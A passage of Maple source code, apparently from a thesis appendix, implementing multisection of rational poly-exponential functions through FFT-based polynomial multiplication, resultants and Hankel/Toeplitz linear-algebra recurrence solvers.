            RETURN(coeff(Poly,var,i)*i!);
        else
            RETURN(0);
        fi;
    end;

    initial := [seq(f(i)=FF(i, m, 0, Poly), i=0..M - 1)];

    RETURN(`egf/clean`(rec, f, var, initial));
end:

# bottom/ms/linalg/sym
#     M.s. the bottom of a r.p.e. using a combination of
#     linear algebra and symbolic differentiation.
#     N is the size of the recurrence (less gaps).
#     So (exp(x)-1), x, 8 would use an N of 10.
# Input: p.e., m, (optional) N
# Output: e.g.f.
# Reference: Section 4.4.
# Description Appendix A.5.3.

`bottom/ms/linalg/sym` := proc(pe, f, var, m, N)
    local i, egf, Pe, NN;

    # Ref Lemma 3.1.
    userinfo(1,'MS',"Taking the product of the poly-exponential function".
        " symbolically");
    Pe := expand(product(subs(var=var*exp(2*Pi*I*i/m), pe),i=1..m));

    if nargs = 5 then
        egf := `pe/ms/linalg/sym`(Pe, f, var, m, 0, N);
    else
        NN := `pe/metric/P`(Pe, var);
        egf := `pe/ms/linalg/sym`(Pe, f, var, m, 0, ceil(NN/m));
    fi;
    RETURN(`egf/clean`(egf));
end:

# bottom/ms/result
#     M.s. the bottom of a r.p.e. using a resultant
#     methods on the recurrence polynomial
#     This will give a valid recurrence relation,
#     although not necessarily minimal
# Input: p.e., m
# Output: e.g.f.
# Reference: Section 5.1.
# Description Appendix A.5.4.
`bottom/ms/result` := proc(pe, f, var, m)
    local Recur, recur, p, d, init, i, Init, size, egf, degr;

    d := 1;

    userinfo(1, 'MS', "Finding recurrision of the poly-exponential function");

    egf := [convert_egf(pe, f, var)];
    Recur := egf[1];
    Init := egf[4];


    # Ref: Section 5.1.
    userinfo(1, 'MS', "Using resultant to find a recursion for the ".
                      "bottom for the given poly-exponential function");

    while m <> d do
        p := ifactors(m/d)[2][1][1];
        d := d * p;

        userinfo(2, 'MS', "Dealing with primative", d, "roots of unity");

        size := `egf/metric/P`(Recur, f, var, Init);
        Init := `egf/init`(Recur, f, var, Init, size * m , 1, 0);

        for i from 0 to p-1 do
            recur[i] := `egf/scale`(Recur, f, var, Init, (-1)^(2*i/d));
            init[i] := recur[i][4];
            recur[i] := recur[i][1];
        od;
        Recur := recur[0];
        Init := init[0];
        for i from 1 to p-1 do
            Recur := `egf/result`(Recur, f, var, Init,
                    recur[i], f, var, init[i]);
            Init := Recur[4];
            Recur := Recur[1];
            userinfo(3,'MS',`Recur & Init are`, Recur, Init, i);
        od;
    od;
    size := `egf/metric/P`(Recur, f, var, Init);
    Init := `egf/init`(Recur, f, var, Init, size, 1, 0);
    egf := Recur, f, var, Init;

    RETURN(`egf/clean`(egf));
end:

# bottom/ms/linalg/fft2/factorial
#     This will compute the factorial of a value in a recurrrse manner.
#     It will compute this faster than the kernel level factorial in
#     maple, (which is a major bug in maple).
#     To do this, it will store every 100th value, as computed, (so
#     1% of the information calculated is remember, we don't want much
#     more than this for memory reasons.)
#     It will act recurrsively, with jumps of either 1 or 10, as required.
# Input: n
# Output: n!
`bottom/ms/linalg/fft2/factorial` := proc(n)
    option system;
    local A;
    if n < 100 then RETURN (n!) elif (n = 0) mod 10 then
        A := ((n^10-45*n^9+870*n^8-9450*n^7+63273*n^6-269325*n^5+
             723680*n^4-1172700*n^3+1026576*n^2-362880*n)*`procname`(n-10));
        if (n=0) mod 100 then
            `procname`(n) := A;
        fi:
        RETURN(A);
    else
        RETURN(`procname`(n-1)*n);
    fi;
end:

# bottom/ms/linalg/fft2
#     M.s. the bottom of a r.p.e. using a combination of
#     linear algebra and the \fft\ method of fast
#     polynomial multiplication. After the multiplication
#     to get $\prod f(x \omega_m^-d i})$, we use linalg
#     to determine the new recurrence, and then recompute
#     the new polynomial to the required length.
#     This will cut down on the initial polynomial size.
# Input: p.e., m
# Output: e.g.f.
# Reference: Subsection 5.2.2.
# Description Appendix A.5.2.
`bottom/ms/linalg/fft2` := proc(pe, f, var, m, Factors, Sym, Deg)
    local p, d, Poly, poly, i, rec, C, M, T, egf, size, Zero, MM, MMM, Poly2,
        deg, sym, sym2, fact;

    egf := convert_egf(pe, f, var): size := `egf/metric/P`(egf);

    if nargs >= 6 then
        sym := Sym;
    else
        sym := 1;
    fi;
```

```
if nargs >= 7 then
    deg := copy(Deg);
fi;

if nargs >= 5 then
    fact := Factors;
else
    fact := ifactors(m);
    fact := fact[2];
    fact := map(x->(x[1]$(x[2])),fact);
fi;

userinfo(1, 'MS', "Using fft to find a poly approx for the ".
    "bottom for the given poly-exponential function");

# Ref: Subsection 5.2.2.
d := 1;
sym2 := 1;
while m <> d do
    p := fact[1];
    fact := fact[2..-1];
    d := d * p;

    if (sym = 0) mod p then
        userinfo(2, 'MS', "Skipping primative ". d. "th roots of unity".
            " cause of symmetry");
        sym := sym / p;
        sym2 := sym2 * p;
        next;
    fi;

    userinfo(2, 'MS', "Dealing with primative ". d. "th roots of unity");

    # Ref: Lemma 2.5.
    if nargs >= 7 then
        M := deg[1];
        deg := deg[2..-1];
    else
        M := (size^p) + p*(`egf/metric/d`(egf)+1);
    fi;
    T := `egf/makeproc`(egf);

    userinfo(3, 'MS', "Determining polynomial to degree", 2*M,
        "Every", d/p, "term is present");


    Poly := 0: MM := Fac(2*M):
    MMM := MM:
    for i from 0 to floor(2*M/d*sym2*p) do
        Poly := Poly + T(d*i/p/sym2)*var^(d*i/p/sym2)*MM;
        MM := MM/product(d/p/sym2*i+j,j=1..d/p/sym2);
        if (i = 0) mod 10 then
            userinfo(6, 'MS', "Determined ", i*d/p/sym2, "term.");
        fi;
    od:

    userinfo(5, 'MS', "Scaling polynomials");
    # for i from 0 to p-1 do
    # poly[i] := subs(var=var*(-1)^(2*i/d),Poly);
    # od;

    userinfo(5, 'MS', "Multiplying the polynomials together");
    Poly2 := subs(var=var*(-1)^(2*(p-1)/d),Poly):
    for i from p-2 to 0 by -1 do

        userinfo(5, 'MS', "Scaling polynomials");
        poly := subs(var=var*(-1)^(2*i/d),Poly);

        if M > 250 then
            Poly2 := Expand(Poly2, poly, var, m*d/p, 2*M+1)/MMM;
        else
            Poly2 := convert(series(expand(Poly2 * poly),var,2*M+1),
                polynom)/MMM;
        fi;

        userinfo(6, 'MS', "Multiplied the ".i."th polynomial in");
        Poly2 := radnormal(Poly2):
        userinfo(6, 'MS', "Normalized the polynomial");
    od;
    Poly := Poly2/MMM;

    Poly2 := `Poly2`:
    Poly := radnormal(Poly);

    userinfo(3, 'MS', "Determining coefficents from polynomial");
    Zero := `egf/metric/d`(egf)+1;
    for i from d/sym2*ceil(Zero*p/d) to 2*M by d/sym2 do
        C[i/d*sym2-ceil(Zero*p/d)+1] := coeff(Poly,var,i)*Fac(i);
    od;

    userinfo(3, 'MS', "Determining recurrence for polynomial with linalg");
    rec := `recurrence/solve/linalg`(C, f, var, d/sym2);#, "toeplitz");


    egf := rec, f, var, [seq(f(i)=coeff(Poly,var,i)*Fac(i), i=0..M - 1)];
    size := `egf/metric/P`(egf): C := 'C';
od;

RETURN(`egf/clean`(rec, f, var,
    [seq(f(i)=coeff(Poly,var,i)*Fac(i), i=0..size - 1)]));
end:

# bottom/ms/factor
#     M.s. the bottom using any method mentioned, but factors out
#     any polynomials first, which it returns as a last argument
# Input: p.e., m, method[methodarg]
# Output: e.g.f., scale
`bottom/ms/factor` := proc(pe, f, var, m, opt)
    local i, method, methodarg, egf, Pe, Poly, j;

    userinfo(1, 'MS', "Removing common polynomials before determining".
        " exponential generating function");
    if nargs = 5 then
        if type(opt, indexed) then
            method := `bottom/ms/`.(op(0, opt));
            methodarg := op(1, opt);
        else
            method := `bottom/ms/`.opt;
        fi;
    else
        method := `bottom/ms/linalg/fft2`;
    fi;

    Pe := factor(pe);
    if type(Pe,`*`) then
        Poly := select(x->(type(x,polynom(anything,var))),[op(Pe)]);
        Pe := select(x->(not type(x,polynom(anything,var))),[op(Pe)]);
        Poly := mul(j,j=Poly);
        Pe := mul(j,j=Pe);
    else
        if type(Pe,polynom(anything,var)) then
            Poly := Pe;
        else
            Poly := 1;
        fi;
    fi;

    if assigned(methodarg) then
        egf := method(Pe,f,var,m,methodarg);
    else
        egf := method(Pe,f,var,m);
    fi;

    Poly := `egf/ms/rec/multi`(Poly,var,m,1):
    RETURN(`egf/clean`(egf), Poly);
end:
```

```
# bottom/ms
#     M.s. the bottom of the r.p.e. with a p.e. bottom by m
# Input: p.e., m, method[methodarg]
# Output: e.g.f.
`bottom/ms` := proc(pe, f, var, m, opt)
    local i, method, methodarg, egf;

    userinfo(1, 'MS', "Dealing with the bottom of the r.p.e.");
    if nargs = 5 then
        if type(opt, indexed) then
            method := `bottom/ms/`.(op(0, opt));
            methodarg := op(1, opt);
        else
            method := `bottom/ms/`.opt;
        fi;
    else
        method := `bottom/ms/linalg/fft2`;
    fi;

    if assigned(methodarg) then
        egf := method(pe,f,var,m,methodarg);
    else
        egf := method(pe,f,var,m);
    fi;

    RETURN(`egf/clean`(egf));
end:

# bottom/ms/linalg/fft2/expand
# Expands the product of two polynomials. Attempts to use
# less memory than the maple kernal equivalent.
# It will look at the different components of the polynomial,
# where the degree falls into different residuals modulo omega.

# Input: poly1, poly2, var, omega, cutoff
# Output: poly1*poly2
`bottom/ms/linalg/fft2/expand` := proc(poly1, poly2, var, omega, cutoff)
    local p1, p2, y, i, j, p, Poly, A, T;

    for i from 0 to omega-1 do
        p1[i mod omega] := 0:
        p2[i mod omega] := 0: i
    od:

    for i from 0 to omega - 1 do
        userinfo(6,'MS',"Got information for omega ".i.".");
        p1[i mod omega] := add(var^(omega*j + i)*coeff(poly1, var, omega*j+i),
            j= 0...ceil(cutoff/omega)+1);
        p2[i mod omega] := add(var^(omega*j + i)*coeff(poly2, var, omega*j+i),
            j=0...ceil(cutoff/omega)+1);
    od;

    for i from 0 to omega - 1 do
        p[i] := 0:
    od:

    for i from 0 to omega - 1 do
        for j from 0 to omega - 1 do
            userinfo(6,'MS',"Dealing with p1[".i."], and p2[".j."]");
            if nargs = 5 then
                p[(i+j) mod omega] :=
                    p[(i+j) mod omega] +
                    convert(series(expand(p1[i]*p2[j]),var,cutoff+1),polynom);
            else
                 p[(i+j) mod omega] :=
                    p[(i+j) mod omega] + expand(p1[i]*p2[j]);
            fi;
        od;
    od;

    userinfo(6,'MS',"Adding back together"):
    Poly := add(p[i],i=0..omega-1);

    RETURN(Poly):
end:

#libname := libname[3], libname[1..2]:
savelib(`bottom/ms/naive`, `bottom/ms/naive.m`);
savelib(`bottom/ms/linalg/fft`, `bottom/ms/linalg/fft.m`);
savelib(`bottom/ms/linalg/sym`, `bottom/ms/linalg/sym.m`);
savelib(`bottom/ms/result`, `bottom/ms/result.m`);
savelib(`bottom/ms/linalg/fft2`, `bottom/ms/linalg/fft2.m`);
savelib(`bottom/ms/linalg/fft2/expand`, `bottom/ms/linalg/fft2/expand.m`);
savelib(`bottom/ms/factor`,`bottom/ms/factor.m`);
savelib(`bottom/ms`,`bottom/ms.m`);
savelib(`bottom/ms/linalg/fft2/factorial`,`bottom/ms/linalg/fft2/factorial.m`);
```

E.6 Numerator.

File name: Top.

```
## Notation:
## m.s.   = multisection
## r.p.e. = rational poly-exponential function
## p.e.   = poly-exponential function
## e.g.f. = exponential generating function

macro(`egf/clean` = readlib(`egf/clean`),
      `egf/result` = readlib(`egf/result`),
      `egf/scale` = readlib(`egf/scale`),
      `egf/init` = readlib(`egf/init`),
      `egf/ms/rec/multi` = readlib(`egf/ms/rec/multi`));

# top/ms/naive
#     M.s. the top of the r.p.e. using the naive method.
# Input: p.e. (top), p.e. (bottom), m, q
# Output: e.g.f.
# References: Lemma 3.1.
#             Appendix A.6.1.
`top/ms/naive` := proc(top, bot, f, var, m, q)
    local omega, egf, pe_2, k;

    userinfo(1,'MS',"Using naive method to find exponential ".
        "generating function");

    # Ref Lemma 3.1.
    pe_2 := (top*product(subs(var=var*(-1)^(2*k/m),bot),k=1..m-1));
    egf := `pe/ms/naive`(pe_2, f, var, m, q);
    RETURN(`egf/clean`(egf));
end:

# top/ms/linalg/fft
#     M.s. the top of a r.p.e. using a combination of
#     linear algebra and the \fft\ method of fast
#     polynomial multiplication.  N is the size of
#     the recurrence (less gaps).  So (exp(x)-1), x, x, 8
#     would use an N of 20.
# Input: p.e. (top), p.e. (bottom), m, (optional) N
# Output: e.g.f.
# Reference: Section 5.2.
#            Appendix A.6.2.
`top/ms/linalg/fft` := proc(top, bot, f, var, m, q, N)

    local Poly, poly, FF, initial, i, rec, C, M, Zero;

    # Ref Lemma 3.6.
    Zero := `pe/metric/d`(top,var)+`pe/metric/d`(bot,var)*(m-1)+1;
    if nargs = 7 then
        M := N*m;
    else
        M := m*(`pe/metric/P`(top,var)+1)*(`pe/metric/P`(bot,var)+1)^(m-1)+Zero;
    fi;

    userinfo(1, 'MS', "Finding polynomial approximation for the pe of size",
```

```
        2*M+Zero);
    Poly := (2*M+Zero)!*(convert(taylor(bot,var=0,2*M+Zero+1),polynom));

    poly := (2*M+Zero)!*convert(taylor(top,var=0,2*M+Zero+1),polynom);

    # Ref: Section 5.2.
    userinfo(1, 'MS', "Using fft to find a poly approx for the ".
                      "top for the given pe");
    for i from 1 to m-1 do
        poly := convert(series(expand(poly *
            subs(var=var*(-1)^(2*i/m),Poly)),var,2*M+Zero),polynom)/(2*M+Zero)!;
#        poly := convert(series(expand(poly *
#            subs(var=var*exp(2*Pi*I*i/m),Poly)),var,2*M), polynom)/(2*M)!;
    od;

    poly := radnormal(poly / (2*M+Zero)!);

    for i from q+m*ceil(Zero/m) to 2*M by m do
        C[i/m-ceil(Zero/m)-q/m+1] := coeff(poly,var,i)*i!;
    od;
#    for i from Zero to 2*M by m do
#        C[i-Zero+1] := coeff(poly,var,i)*i!;
#    od;

    userinfo(1, 'MS', "Using linear algebra to determine recurrence");
    rec := `recurrence/solve/linalg`(C, f, var, m);

    FF := proc(i, m, q, poly)
        if (i = q) mod m then
            RETURN(coeff(poly,var,i)*i!)
        else
            RETURN(0);
        fi;
    end;

    initial := [seq(f(i)=FF(i, m, q, poly), i=0..M - 1 + q + Zero)];

    RETURN(`egf/clean`(rec, f, var, initial));
end:


# top/ms/linalg/sym
#     M.s. the top of a r.p.e. using a combination of
#     linear algebra and symbolic differentiation.
#     N is the size of the recurrence (less gaps).
#     So (exp(x)-1), x, x, 8 would use an N of 20.
# Input: p.e., m, (optional) N
# Output: e.g.f.
# Reference: Section 4.3.
#            Appendix A.6.3.
`top/ms/linalg/sym` := proc(top, bot, f, var, m, q, N)
    local i, egf, Pe;

    # Ref: Lemma 3.1.
    userinfo(1,'MS',"Taking the product of the poly-".
        "exponential functions symbolically");
    Pe := expand(product(subs(var=var*exp(2*Pi*I*i/m), bot),i=1..m-1)*top);
#    Pe := expand(product(subs(var=var*(-1)^(2*i/m), bot),i=1..m-1)*top);

    if nargs = 7 then
        egf := `pe/ms/linalg/sym`(Pe, f, var, m, q, N);
    else
        egf := `pe/ms/linalg/sym`(Pe, f, var, m, q);
    fi;
    RETURN(`egf/clean`(egf));
end:

# top/ms/result
#     M.s. the top of a r.p.e. using a resultant
#     methods on the recurrence polynomial
#     This will give a valid recurrence relation,
#     although not necessarily minimal
# Input: p.e. (top), p.e. (bottom), m
# Output: e.g.f.
# Reference: Section 5.1.
#            Appendix 6.6.
`top/ms/result` := proc(top, bot, f, var, m, q)

    local RecurB, recur,
        p, d, poly, FF, init, i, rec, C, InitB, size, egf, egfB,
        recurB, initB, Size;

    d := 1;

    userinfo(1, 'MS', "Finding recurrision of the top and bottom");
    egfB := [convert_egf(bot, f, var)];
    egf := [convert_egf(top, f, var)];
    recur := egf[1];
    init := egf[4];
    RecurB := egfB[1];
    InitB := egfB[4];
    Size := `egf/metric/P`(op(egfB));

    # Ref: Section 5.1.
    userinfo(1, 'MS', "Using resultant to find a recursion for the ".
                      "top for the given poly-exponential functions");
    for d from 1 to m-1 do
        size := `egf/metric/P`(recur, f, var, init) * Size;
        init := `egf/init`(recur, f, var, init, size, 1, 0);
        recurB := `egf/scale`(RecurB, f, var, InitB, (-1)^(2*d/m));
        initB := recurB[4];
        recurB := recurB[1];
        initB  := `egf/init`(recurB, f, var, initB, size, 1, 0);
        initB  := radnormal(initB);
        recur := `egf/result`(recurB, f, var, initB, recur, f, var, init);
        init := recur[4];
        recur := recur[1];
        init := map(radnormal,init);
    od;

    size := `egf/metric/P`(recur, f, var, init);
    init := `egf/init`(recur, f, var, init, size, 1, 0);

    egf := `egf/ms/rec`(recur, f, var, init, m, q);

    egf := op(radnormal([egf]));

    RETURN(`egf/clean`(egf));
end:

# top/ms/linalg/know
#     M.s. the top of a r.p.e. using a combination of
#     linear algebra and knowledge about the bottom, and actual
#     recurrence
#     N is the size of the recurrence (less gaps).
#     zero is the number of bad initial values to skip (defaults to 2)
# Input: proc (bot), proc (actual), m, N, (optional) zero
# Output: e.g.f.
# Reference: Section 5.3.
#            Appendix A.6.5.
`top/ms/linalg/know` := proc(botP, actP, f, var, m, q, N, zero, shift)
    local i, egf, Pe, Zero, j, temp, C, rec, initial, Shift;

    if nargs >= 9 then
        Shift := shift;
    else
        Shift := 0;
    fi;

    if nargs >= 8 then
        Zero := zero;
    else
        Zero := 2;
    fi;

    initial := [seq(f(i)=0,i=0..Shift-1)];
    userinfo(1, 'MS', "Determining top values");
    for i from Shift to 2 * N *m + Zero do
```

```
        j := 'j':
        if (i = q+Shift) mod m then
            temp := add(binomial(i, q+j*m)*actP(m*j+q)*botP(i-q-j*m),
                j=0..(i-q)/m);
        else
            temp := 0;
        fi;
        if (i = 0) mod 10 then
            userinfo(2, 'MS', "Determining value ".i);
        fi;
        if i > Zero and (i = q+Shift) mod m then
            C[(i-q-Shift-ceil((Zero-q-Shift+1)/m)*m)/m+1] := temp;
        fi;
        initial := [op(initial),f(i)=temp];
    od;

    userinfo(1, 'MS', "Using linear algebra to determine recurrence");
    rec := `recurrence/solve/linalg`(C, f, var, m);#, "toeplitzf");

    egf := rec, f, var, initial;

    RETURN(`egf/clean`(egf));
end:

# top/ms/factor
#     M.s. the top using any method mentioned, but factors out
#     any polynomials first, which it returns as a last argument
# Input: p.e. (top), p.e. (bot), m, q, method[methodarg]
# Output: e.g.f., scale
`top/ms/factor` := proc(top, bot, f, var, m, q, opt)
    local i, method, methodarg, egf, Pe, Poly, j, Top, PolyT, Bot,
        PolyB, T, g, B, newq;

    userinfo(1,'MS',"Removing common polynomials before determining ".
        "exponential generating function");
    if nargs = 7 then
        if type(opt, indexed) then
            method := `top/ms/`.(op(0, opt));
            methodarg := op(1, opt);
        else
            method := `top/ms/`.opt;
        fi;
    else
        method := `top/ms/linalg/fft`;
    fi;

    Top := factor(top);
    if type(Top,`*`) then
        PolyT := select(x->(type(x,polynom(anything,var))),[op(Top)]);
        PolyT := mul(j,j=PolyT);
    else
        if type(Top,polynom(anything,var)) then
            PolyT := Top;
        else
            PolyT := 1;
        fi;
    fi;

    Bot := factor(bot);

    if type(Bot,`*`) then
        PolyB := select(x->(type(x,polynom(anything,var))),[op(Bot)]);
        PolyB := mul(j,j=PolyB);
    else
        if type(Bot,polynom(anything,var)) then
            PolyB := Bot;
        else
            PolyB := 1;
        fi;
    fi;

    T := product(subs(var=var*(-1)^(2*i/m),PolyB),i=1..(m-1))*PolyT;
    T := simplify(T):
    PolyT := simplify(PolyT):
    PolyB := simplify(PolyB):
    g := T;
    for i from 1 to m-1 do
        g := gcd(g, simplify(subs(var=var*(-1)^(2*i/m), T)));
        g := simplify(g):
        if degree(g,var) = 0 then
            g := 1;
            break;
        fi;
    od;

    PolyT := gcd(PolyT, g);

    T := `egf/ms/rec/multi`(PolyB,var,m,1);
    T := gcd(T,g):

    PolyB := quo(T, simplify(g/PolyT), var):

    Bot := Bot/PolyB;
    Top := Top/PolyT;

    if type(g, `+`) then
        if nops({op(map(x->x mod m, map(degree,[op(randpoly(x))])))}) = 1 then
            newq := (q-degree(g,var)) mod m;
        else
            newq := "all";
        fi;
    else
        newq := (q-degree(g,var)) mod m;
    fi;

    if assigned(methodarg) then
        egf := method(Top,Bot,f,var,m,newq,methodarg);
    else
        egf := method(Top,Bot,f,var,m,newq);
    fi;

    RETURN(`egf/clean`(egf), g);
end:

# top/ms
#     M.s. the top of the r.p.e. by m
# Input: p.e. (top), p.e. (bot) m, method[methodarg]
# Output: e.g.f.
`top/ms` := proc(top, bot, f, var, m, q, opt)
    local i, method, methodarg, egf;

    userinfo(1, 'MS', "Dealing with the bottom of the rational ".
        "poly-exponential function");

    if nargs = 7 then
        if type(opt, indexed) then
            method := `top/ms/`.(op(0, opt));
            methodarg := op(1, opt);
        else
            method := `top/ms/`.opt;
        fi;
    else
        method := `top/ms/linalg/fft`;
    fi;

    if assigned(methodarg) then
        egf := method(top, bot, f, var, m, q, methodarg);
    else
        egf := method(top, bot, f, var, m, q);
    fi;

    RETURN(`egf/clean`(egf));
end:

# top/ms/know
#     M.s. the top of a r.p.e. using knowledge about the bottom, and actual
#     values, and the recurrence
#     N is the size of the recurrence (less gaps).
```

```
# Input: recurrence, proc (bot), proc (actual), m, N
# Output: e.g.f.
# Reference: Section 5.3.
#            Appendix A.6.6.
`top/ms/know` := proc(rec, botP, actP, f, var, m, q, N)
    local C, init, egf, i, m1, q1, j:

    C := (i, m1, q1) -> add(binomial(i, q1+j*m1)*actP(m1*j+q1)*botP(i-q1-j*m1),
                  j=0..(i-q1)/m1);

    userinfo(2, 'MS', "Getting initial values");
    init := [seq(f(i) = C(i, m, q), i = 0 .. N*m)];

    egf := `egf/clean`(rec, f, var, init);

    RETURN(egf);
end:

#libname := libname[3], libname[1..2]:
savelib(`top/ms/naive`, `top/ms/naive.m`);
savelib(`top/ms/linalg/fft`, `top/ms/linalg/fft.m`);
savelib(`top/ms/linalg/sym`, `top/ms/linalg/sym.m`);
savelib(`top/ms/result`, `top/ms/result.m`);
savelib(`top/ms/linalg/know`, `top/ms/linalg/know.m`);
savelib(`top/ms/factor`, `top/ms/factor.m`);
savelib(`top/ms`, `top/ms.m`);
savelib(`top/ms/know`, `top/ms/know.m`):
```

E.7 Linear Algebra.

File name: Linalg.

```
macro(linsolve = readlib(linalg)[linsolve],
      rDot     = readlib(`recurrence/solve/toeplitz/rdot`),
      HankelSolver = readlib(`recurrence/solve/hankel/solver`),
      Rev      = readlib(`recurrence/solve/toeplitz/rev`));

# recurrence/solve/linalg
#     Solves the recurrence relationship given the first
#     few initial values.  The recurrence relationship returned
#     will be using the function and variable given.
# Input: Value, fun, var, m
# Output: Recurrence relationship
# References: Section 4.3
`recurrence/solve/linalg` := proc(Value, fun, var, m, toe)
    local i, j, N, C, b, ans, rec;

    save Value, "Value".m."Problem";

    if true then #nargs=5 and toe = "hankel" then
        RETURN(readlib(`recurrence/solve/hankel`)(Value, fun, var, m));
    elif nargs=5 and toe = "toeplitz" then
        RETURN(readlib(`recurrence/solve/toeplitz`)(Value, fun, var, m));
    elif nargs=5 and toe = "toeplitzf" then
        RETURN(readlib(`recurrence/solve/toeplitzf`)(Value, fun, var, m));
    fi;

    userinfo(3, 'MS', "Using linear algebra to determine the recurrence");
    if type(Value,table) then
        N := floor(nops(op([1,2],Value))/2);
    elif type(Value,list) then
        N := floor(nops(Value)/2);
    fi;

    userinfo(4, 'MS', "Finding matrix of size ". N. " X ". N.".");
    C := matrix(N,N):

    for i from 1 to N do
        for j from 1 to N do
            C[i,j] := Value[i+j-1];
        od;
    od;

    userinfo(4, 'MS', "Finding vector of size ". N.".");
    b := vector([seq(Value[i+N],i=1..N)]);

    ans := linsolve(C,b);
    ans := convert(ans,list);

    i := 1;
    do
        if has(ans, _t[i]) then
            for j from 1 to N do
                if has(ans[j] , _t[i]) then
                    ans := subs(_t[i] = solve(ans[j], _t[i]),ans);
                    break;
                fi;
            od;
        else
            break;
        fi;
        i := i + 1;
    od;

    rec := fun(var) = add(ans[i]*fun(var-(N+1)*m+i*m),i=1..N);

    userinfo(5, 'MS', "Returing recurrsion"):
    RETURN(rec);
end:


`recurrence/solve/hankel` := proc(Value, fun, var, m)
    local N, H, X, i, rec;
    userinfo(3, 'MS', "Using George's methods algebra to".
        " determine the recurrence");
    if type(Value,table) then
        N := floor((nops(op([1,2],Value))-1)/2);
    elif type(Value,list) then
        N := floor((nops(Value)-1)/2);
    fi;

    H := matrix(N,N+1,[seq(seq(Value[i+j],i=1..N+1),j=1..N)]):

    userinfo(4, 'MS', "Finding matrix of size ". N. " X ". (N+1).".");
    X := HankelSolver(H):

    if abs(X[N+1,1]) <> 1 then print("Something is horribly wrong".
        " 2*N needs to be bigger than ". (2*N));
        RETURN("ERROR");
    fi;

    rec := fun(var) = add(-X[N+1,1]*X[i,1]*fun(var-(N+1)*m+i*m),i=1..N);

    userinfo(5, 'MS', "Returing recurrsion"):
    RETURN(rec);
end:

`recurrence/solve/hankel/solver` := proc(A)
    local i, z, C, F, n;

    n := linalg[rowdim](A);

    C :=series(add(A[1,i]*z^(i-1),i=1..n)+add(A[n,i]*z^(n+i-2),i=2..n+1),z,
        2*n+1);

    F := denom( convert( C, ratpoly, n-1,n ));

    matrix(n+1,1,[seq(coeff(F,z,n-i),i=0..n)]);

end:


# Examples which I ran it on just as a check:
```

```
`recurrence/solve/toeplitz/rdot` := proc(a,b)
    local i, ans, n;
    if a = 0 then RETURN(0); fi;
    n := nops(a);
    ans := 0;
    for i from 1 to nops(a) do
        ans := a[i] * b[1+n-i] + ans;
    od;
end:

`recurrence/solve/toeplitz/rev` := proc(a)
    local i, n, ans;
    if a = 0 then RETURN(0); fi;
    ans := [seq(a[nops(a)+1-i],i=1..nops(a))];
    RETURN(ans);
end:

`recurrence/solve/toeplitz` := proc(Value, fun, var, m)
    local r, s, y, f, g, delta, gamma, N, rp, sp, C, i, j, t, OldN, OldN2,
          ans, rec, Vvalue;

#    save Value, ToeplitzValue.m;

    if type(Value,table) then
        N := nops(op([1,2],Value));
        Vvalue := NULL;
        for i from 1 to N do
            Vvalue := Vvalue, Value[i];
        od;
        Vvalue := [Vvalue];
#        Vvalue := convert(Value, list);
    fi;

    N := floor(nops(Vvalue)/2);
#print("Original N", N);

    OldN2 := N;

    while Vvalue[N] = 0 do N := N-1 od;

    OldN := N:

    #B := matrix(N,N,[seq(seq(A(j-i+N-1),i=0..N-1),j=0..N-1)]);

    t[0] := Vvalue[N];

    userinfo(3, 'MS', "Using toeplitz method to determine the recurrence");
    for j from 1 to N-1 do
        userinfo(4, 'MS', "Setting up ".j."-th term of ".(N-1).".");
        r[(N-j)] := Rev(Vvalue[j .. N-1]);
        s[(N-j)] := Vvalue[N+1 .. 2*N-j];
        rp[j] := Vvalue[N-j];
        sp[j] := Vvalue[N+j];
    od:

    y[0] := 1/t[0];
    f[0] := 0;
    g[0] := 0;

    for i from 0 to N-2 do
        userinfo(4, 'MS', "Solving up ".i."-th problem of ".(N-2).".");
        gamma[i] := y[i] * rp[i+1] + rDot(f[i], r[i]);
        delta[i] := y[i] * sp[i+1] + rDot(g[i], s[i]);
        if (delta[i] * gamma[i] = 1) then
            N := i + 1;
            break;
        fi;
        y[i+1] := y[i] / (1-delta[i] * gamma[i]);
        if i = 0 then
            f[i+1] := y[i+1]/y[i] * [-gamma[i] * y[i]];
            g[i+1] := y[i+1]/y[i] * [-delta[i] * y[i]];
        else
            f[i+1] := y[i+1]/y[i] * [op(f[i] - gamma[i] * Rev(g[i])),
                -gamma[i] * y[i]];
            g[i+1] := y[i+1]/y[i] * [op(g[i] - delta[i] * Rev(f[i])),
                -delta[i] * y[i]];
        fi;
    od:

    C := matrix(N,N);
    C[1,1] := y[N-1];
    for i from 1 to N-1 do
        C[1,i+1] := f[N-1][i];
        C[i+1,1] := g[N-1][i];
    od:
    for i from 1 to (N-2) do
        C[N,i+1] := g[N-1][N-1-i];
        C[i+1,N] := f[N-1][N-1-i];
    od:
    C[N,N] := y[N-1]:
#    print(C);
    for i from 1 to N-2 do
        for j from 1 to N-2 do
            userinfo(4, 'MS', "Finding value for (".i.",".j.")-th entry");
            C[i+1,j+1] := C[i,j] + 1/C[1,1] * (C[i+1,1]*C[1,j+1] -
                C[1,N-i+1] * C[N-j+1,1]);
        od;
    od;

    i := 'i';
#    print(matrix(N,1,[seq(Vvalue[OldN+i],i=1..N)]));
    ans := evalm(C &* matrix(N,1,[seq(Vvalue[OldN2+i],i=1..N)]));
#print("N, OldN, OldN2", N, OldN, OldN2, "ans", ans);

    rec := fun(var) = add(ans[N+1-i,1]*fun(var-((OldN2-OldN)+N+1)*m+i*m),
        i=1..N);
    RETURN(rec);
end:

`recurrence/solve/toeplitzf` := proc(Value, fun, var, m)
    local r, s, y, f, g, delta, gamma, N, rp, sp, C, i, j, t, OldN,
          ans, rec, Vvalue;

#    save Value, ToeplitzfValue.m;

    if type(Value,table) then
        N := nops(op([1,2],Value));
        Vvalue := NULL;
        for i from 1 to N do
            Vvalue := Vvalue, Value[i];
        od;
        Vvalue := [Vvalue];
    fi;
    N := floor(nops(Vvalue)/2);

    OldN := N;

    while Vvalue[N] = 0 do N := N-1 od;


    Digits := ceil(sqrt(N)*max(op(map(x->log[10](abs(x)), Vvalue))));

    Vvalue := map(evalf, Vvalue);


    #B := matrix(N,N,[seq(seq(A(j-i+N-1),i=0..N-1),j=0..N-1)]);

    t[0] := Vvalue[N];

    userinfo(3, 'MS', "Using toeplitz method to determine the recurrence,".
        " with ".Digits." digits accuracy.");
    for j from 1 to N-1 do
        userinfo(4, 'MS', "Setting up ".j."-th term of ".(N-1).".");
        r[(N-j)] := Rev(Vvalue[j .. N-1]);
        s[(N-j)] := Vvalue[N+1 .. 2*N-j];
        rp[j] := Vvalue[N-j];
        sp[j] := Vvalue[N+j];
    od:
```

```
    y[0] := 1/t[0];
    f[0] := 0;
    g[0] := 0;

    for i from 0 to N-2 do
